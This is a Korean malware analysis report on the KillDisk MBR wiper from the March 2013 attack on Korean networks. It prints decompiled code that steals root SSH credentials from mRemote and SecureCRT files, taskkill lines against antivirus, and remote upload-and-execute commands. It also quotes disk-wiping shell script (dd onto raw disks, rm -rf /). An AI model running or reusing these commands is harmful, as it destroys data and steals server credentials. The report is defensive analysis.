Trojan KillDisk MBR

악성코드 분석 보고서

(V 4.1)

ESTsoft Corp.

ALTOOLS Division Malware Research


Table of Contents

1. 악성코드 분석


1-1. 유포경로

아직까지 3.20 전산망 마비 악성코드 공격의 최초 감염경로에 대해서는 정확하게 확인된 사항이 없다.

아래의 그림은 악성코드 유포에 악용된 안랩 APC 솔루션에서 특정 폴더에 저장되어 있던 화면이다. "C:₩Program Files₩AhnLab₩APC2₩Policy agent₩Down₩RunCmd" 폴더에 ApcRunCmd.exe, mpftp, mpsetup.ini 파일을 확인 할 수 있다.



최초에 mpftp파일의 "I got it!, BOASNAKE" 메시지의 경우 악성코드 제작자가 남긴 메시지로 추정하였으나 3/20 이전에 업데이트된 APC에서도 파일배포 기능 수행시 동일한 내용을 생성하는 것으로 확인되었다.



(그림. 제작자가 남긴 메시지로 추정되었으나 APC파일 배포기능 수행시 APC가 생성하는 것으로 확인됨)

1-2. 악성파일 분석

※ 현재까지 확인 된 사항을 토대로 두 가지 방식(드롭퍼A, 드롭퍼B)으로 보고서 작성

※ 차후 추가 되는 정보나 파일은 지속적으로 추가


1-2-1. 드롭퍼 A

- 파일정보

Detection Name	MD5	악성 행위
Trojan.Agent.TroyM	9263E40D9823AECF9388B64DE34EAE54	드롭퍼 역할 수행
Trojan.KillDisk.MBR	DB4BBDC36A78A8807AD9B15A562515C4	MBR 파괴
Trojan.KillDisk.MBR	DC789DEE20087C5E1552804492B042CD	유닉스 계열 디스크 파괴
정상	6A702342E8D9911BDE134129542A045B	Command-line SCP/SFTP client
정상	E45CD9052DD3DD502685DFD9AA2575CA	Command-line SSH, Telnet client

- 파일 생성

드롭퍼 A가 실행 되면, 사용자의 %TEMP% 폴더를 찾아 "MBR파괴, 유닉스계열 디스크파괴, 원격 FTP 클라이언트, 원격 접속 클라이언트" 파일 생성



(그림. %TEMP% 폴더에 생성 된 파일 화면)


- 프로세스 종료

파일이 실행 되면 프로세스 목록에서 지정된 프로세스를 종료시킨다.

taskkill /F /IM pasvc.exe (AhnLab Policy Center Agent Process)
taskkill /F /IM clisvc.exe (Hauri ISMS Client Process)

- MBR & VBR 변조

드롭 행위가 종료 되면, 시스템폴더 하위 %TEMP%폴더에 "~v3.log" 파일이 존재하는 지 확인 후,
존재 하지 않으면 마스터부트레코드(MBR)와 볼륨부트레코드(VBR)의 일부 섹터를 Overwirte 하여 정상적인 부팅이 되지 않도록 변조시킨다. (Overwirte 문자열은 PRINCPES 채워진다)




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000000	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000010	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000020	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000030	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000040	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000050	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000060	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000070	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000080	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000090	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000000A0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000000B0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
0000000C0	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
0000000D0	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
0000000E0	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000000F0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000100	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000110	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000120	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000130	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000140	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
000000150	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
000000160	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
000000170	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
000000180	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
000000190	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000001A0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR
0000001B0	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	INCIPES.PRINCIPE
0000001C0	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	S.PRINCIPES.PRIN
0000001D0	43	49	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	CIPES.PRINCIPES.
0000001E0	50	52	49	4E	43	49	50	45	53	00	50	52	49	4E	43	49	PRINCIPES.PRINCI
0000001F0	50	45	53	00	50	52	49	4E	43	49	50	45	53	00	50	52	PES.PRINCIPES.PR

(그림. MBR 과 VBR 에 쓰여진 문자열 화면)

- 파일 삭제

해당 파일들은 윈도우 운영체제 버전에 따라 행위가 조금 달라진다.
Windows XP, Windows 2000, Windows Server 2003 일 경우에는 MBR과 VBR을 변조시키며,
Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012 일 경우에는 MBR & VBR 변조 기능과

함께 "B ~ Z" 드라이브까지 모든 파일의 내용을 "PRINCPES." 문자열로 Overwrite 후 삭제 시킨다.
단, C드라이브의 %SystemDirectory%, %ProgramData%, %ProgramFiles% 디렉토리는 삭제하지 않는다.



(그림. 파일에 문자열을 쓰는 코드 화면)

- 시스템 재부팅

MBR 및 VBR 의 변조가 완료되면 300ms(5 분)가 지난 후 시스템이 강제 재시작 된다.

```
push    ebp
mov     ebp, esp
sub     esp, 10h
push    esi
mov     esi, [ebp+arg_0]
push    edi
xor     edi, edi
push    edi
lea     eax, [esi+56Eh]
push    eax
call    dword ptr [esi+394h] ; WinExec
                             ;
                             ; CmdLine = shutdown -r -t 0
push    2710h
call    dword ptr [esi+354h]
lea     eax, [ebp+arg_0]
push    eax
push    28h
call    dword ptr [esi+398h]
push    eax
call    dword ptr [esi+328h]
test    eax, eax
jnz     short loc_402143
```

(그림. 시스템을 재 시작시키는 코드 화면)

MBR 과 VBR 이 변조 된 시스템은 재부팅 시 정상적인 부팅이 되지 않는다.

```
Network boot from AMD Am79C970A
Copyright (C) 2003-2008  VMware, Inc.
Copyright (C) 1997-2000  Intel Corporation

CLIENT MAC ADDR: 00 0C 29 4E 14 B4  GUID: 564DB222-D28E-AEB4-B201-35553F4E14B4
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found
_
```

(그림. 손상 된 시스템 부팅 화면)

- 원격 접속 관리 프로그램 정보 확인(mRemote, Secure CRT)

사용자 시스템에 원격 접속 관리 프로그램이 있는지 확인 한다.

확인 대상은 **"Secure CRT"** 와 **"mRemote"** 프로그램에서 서버 정보가 저장되어 있는 파일의 위치이다.

운영체제가 Windows XP, Windows 2000, Windows Server 2003 일 경우에는 아래의 경로를

(mRemote : C:₩Documents and settings₩[사용자 계정]₩Local Settings₩Application Data₩Felix_Deimel₩mRemote₩confCons.xml

Secure CRT : C:₩Documents and settings₩[사용자 계정]₩Application Data₩VanDyke₩Config₩Sessions₩*.ini)

운영체제가 Windows VISTA, Windows Server 2008, Windows 7, Windows Server 2012 일 경우에는 아래의 경로에서 파일을 찾게 된다.

(mRemote : C:₩Users₩AppData₩Local₩Felix_Deimel₩mRemote₩confCons.xml

Secure CRT : C:₩Users₩AppData₩Roaming₩VanDyke₩Config₩Sessions₩*.ini)

mRemote 프로그램의 confCons.xml 파일이 확인 되면, 아래의 문자열들을 추출한다.

```
Username="root"
Protocol="SSH"
Password=
Hostname
Descr
Panel
Port
Password
```

```
memset(&v18, 0, 0x270Fu);
result = fopen((const char *)v2, "r");
v4 = result;
if ( result )
{
  for ( result = (FILE *)feof(result); !result; result = (FILE *)feof(v4) )
  {
    memset(&v17, v1, 0x270Fu);
    fgets(&v17, 9999, v4);
    if ( strstr(&v17, "<Node")
      && strstr(&v17, "Username=W"root"")
      && strstr(&v17, "Protocol=W"SSH")
      && !strstr(&v17, " Password=W"W"") )
    {
      v27 = v1;
      memset(&v28, v1, 0x103u);
      v19 = v1;
      memset(&v20, v1, 0x103u);
      v21 = v1;
      memset(&v22, v1, 0x103u);
      v29 = v1;
      memset(&v30, v1, 0x103u);
      v23 = v1;
      memset(&v24, v1, 0x103u);
      v25 = v1;
      memset(&v26, v1, 0x103u);
      sub_4032E0(&v17, (int)"Hostname", &v27);
      sub_4032E0(&v17, (int)"Descr", &v19);
      sub_4032E0(&v17, (int)"Panel", &v21);
      sub_4032E0(&v17, (int)"Port", &v29);
      sub_4032E0(&v17, (int)"Password", &v23);
      sub_4031E0(&v23);
      v5 = 0;
```

(그림. confCons.xml 파일에서 문자열을 찾는 코드 화면)

Secure CRT 프로그램의 ".ini" 파일이 확인 되면, 아래의 문자열들을 추출한다.

S:"Protocol Name"=SSH
S:"Username"=root
D:"Session Password Saved"=00000001
S:"Hostname"=
S:"Password"=
D:"[SSH2] Port"=

```
fseek(v8, 3, 0);
fread(&v34, 1u, 0x7FFu, v9);
fclose(v9);
if ( strstr(&v34, "S:₩"Protocol Name₩"=SSH") )
{
  if ( strstr(&v34, "S:₩"Username₩"=root") )
  {
    if ( strstr(&v34, "D:₩"Session Password Saved₩"=00000001") )
    {
      v10 = strstr(&v34, "S:₩"Hostname₩"=");
      if ( v10 )
      {
        v11 = v10 + 13;
        v12 = strchr(v10 + 13, 10);
        strncpy(&v38, v11, v12 - v11);
        v13 = strstr(&v34, "S:₩"Password₩"=");
        if ( v13 )
        {
          v14 = v13 + 13;
          v15 = strchr(v13 + 13, 10);
          strncpy(&v40, v14, v15 - v14);
          sub_403E40(&v36);
          v16 = strstr(&v34, "D:₩"[SSH2] Port₩"=");
          if ( v16 )
          {
```

(그림. ini 파일에서 문자열을 찾는 코드 화면)

confCons.xml 파일과 ini 설정파일에서 추출 된 문자열을 조합하여 감염자의 Secure CRT와 mRemote 설정파일에 저장된 서버 정보를 이용해 악성 쉘스크립트 파일을 업로드 및 실행시킨다.

```
%Temp%₩conime.exe -batch -P [port] -l root -pw %Temp%₩~pr1.tmp [host]:/tmp/cups
%Temp%₩alg.exe -batch -P [port] -l root -pw   [host] "chmod 755 /tmp/cups;/tmp/cups"
```

실행 시키는 "~prt1.tmp" 파일은 유닉스 계열의 디스크를 삭제시키는 쉘 스크립트 파일이다.
유닉스 시스템의 종류에 따라 조금 다른 악성행위를 실행한다.

```
SYSTYPE=`$UNAME -s`
if [ $SYSTYPE = "SunOS" ]
then
    dd_for_sun
elif [ $SYSTYPE = "AIX" ]
then
    dd_for_aix
elif [ $SYSTYPE = "HP-UX" ]
then
    dd_for_hp
elif [ $SYSTYPE = "Linux" ]
then
    dd_for_linux
else
    exit
```

(그림. 유닉스 OS 정보를 찾는 스크립트 일부 화면)

```
dd_for_hp()
{
    DISK=`strings -v /etc/lvmtab|grep -v vg`

    for DISK_PART in $DISK
    do
        $DD if=/dev/zero of=$DISK_PART bs=8192000 &
    done
}

dd_for_aix()
{
    DISK=`lsp | awk '{print $1}'`

    for DISK_PART in $DISK
    do
        $DD if=/dev/zero of=/dev/$DISK_PART bs=10M &
    done
}

dd_for_sun()
{
    rm -rf /kernel/ &
    rm -rf /usr/adm/ &
    rm -rf /etc/ &
    rm -rf /home/ &
    rm -rf / &
    PRTTOC=`$WHICH prtvtoc`
    DISK=`ls /dev/dsk | grep s2`

    for DISK_PART in $DISK
    do
        mnt_info=`$PRTTOC /dev/dsk/$DISK_PART | grep Mount`

        if [ `expr "$mnt_info" : '.*'` -gt 0 ]
            then
                $DD if=/dev/zero of=/dev/dsk/$DISK_PART bs=81920k &
            fi
    done
}

dd_for_linux()
{
    rm -rf /kernel/ &
    rm -rf /usr/ &
    rm -rf /etc/ &
    rm -rf /home/ &
}
```

(그림. 유닉스 OS 디스크를 파괴시키는 스크립트 일부 화면)

SunOS, AIX, HP-UX OS가 확인 되면, DD 명령을 이용하여 SunOS는 80MB, AIX는 10MB, UP-UX는 8MB 크기만큼 디스크를 0으로 셋팅한다.

Linux OS가 확인되면 아래의 경로를 강제 삭제 시킨다.

rm -rf /kernel/

rm -rf /usr/

rm -rf /etc/

rm -rf /home/

※ 해당 분석에서 나온 내용처럼 **mReote** 와 **Secure CRT** 의 서버 접속 정보파일은 악의적인 행위로 사용 될 수 있으니 **서버 접속 정보파일의 확장자를 .xml 과 .ini 파일이 아닌 다른 확장자로 변경해서 사용**하는 것도 이런 공격 방식에 대해서 사전에 방어가 가능하다.

또한 해당 프로그램들은 시스템들을 편하게 관리하기 위해 사용하다보니, 보안사고 발생 시 걷잡을 수 없는 정보를 손실 또는 유출 될 수 있으니 관리자들의 보안교육을 지속적으로 시행하고 보안에 더욱 힘써야 한다.

1-2-2. 드롭퍼 B

- 파일정보

Detection Name	MD5	악성 행위
Trojan.Agent.TroyM	123B4529D1A4AE9180F69BBF2AE1C493	드롭퍼 역할 수행
Trojan.KillDisk.MBR	5FCD6E1DACE6B0599429D913850F0364	MBR 파괴
정상	1742D615123DAD93620E8C641BBF19BA	Vms 셋팅 파일

- 프로세스 종료

파일이 실행 되면 프로세스 목록에서 지정된 프로세스를 종료시킨다.

```
taskkill /F /IM vrfwsvc.exe
taskkill /F /IM vrptsvc.exe
taskkill /F /IM vrscan.exe
taskkill /F /IM hpcsvc.exe
taskkill /F /IM hsvcmod.exe
taskkill /F /IM vrfwsock.exe
taskkill /F /IM vrmonnt.exe
taskkill /F /IM vrrepair.exe
taskkill /F /IM vrmonsvc.exe
```

- 파일 삭제

해당 경로에 있는 파일을 삭제 한다.


```
C:₩Program Files₩hauri₩SiteClient₩VrDown.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩VrPatch.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩ptUpdate.exe
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩vismsupdate₩₩update.zip
C:₩₩Program Files₩₩Hauri₩₩SiteServer₩₩vismsupdate₩₩vms1014.zip
```

- 파일 생성

드롭퍼 B가 실행 되면, 아래의 경로에 파일을 생성한다.

```
C:₩Program Files₩Hauri₩SiteServer₩vismsupdate₩update.zip
C:₩Program Files₩Hauri₩SiteServer₩vismsupdate₩vms1014.zip
```

생성 된 zip 파일들에는 Vms 세팅 내용이 저장 된 "vmsinit.ini" 파일과 MBR변조를 실행하는 "OthDown.exe" 파일이 압축되어 있다.



(그림. 압축 된 파일 내부 화면)

- 시간 확인

드롭 된 MBR파괴 파일은 MBR 파괴 기능을 지정 된 시간(2013년 3월 20일 오후 2시)이후부터 동작 되도록 설계 되어 있다.

```
.  57            PUSH    EDI
.  8D45 F0       LEA     EAX, [LOCAL.4]
.  50            PUSH    EAX
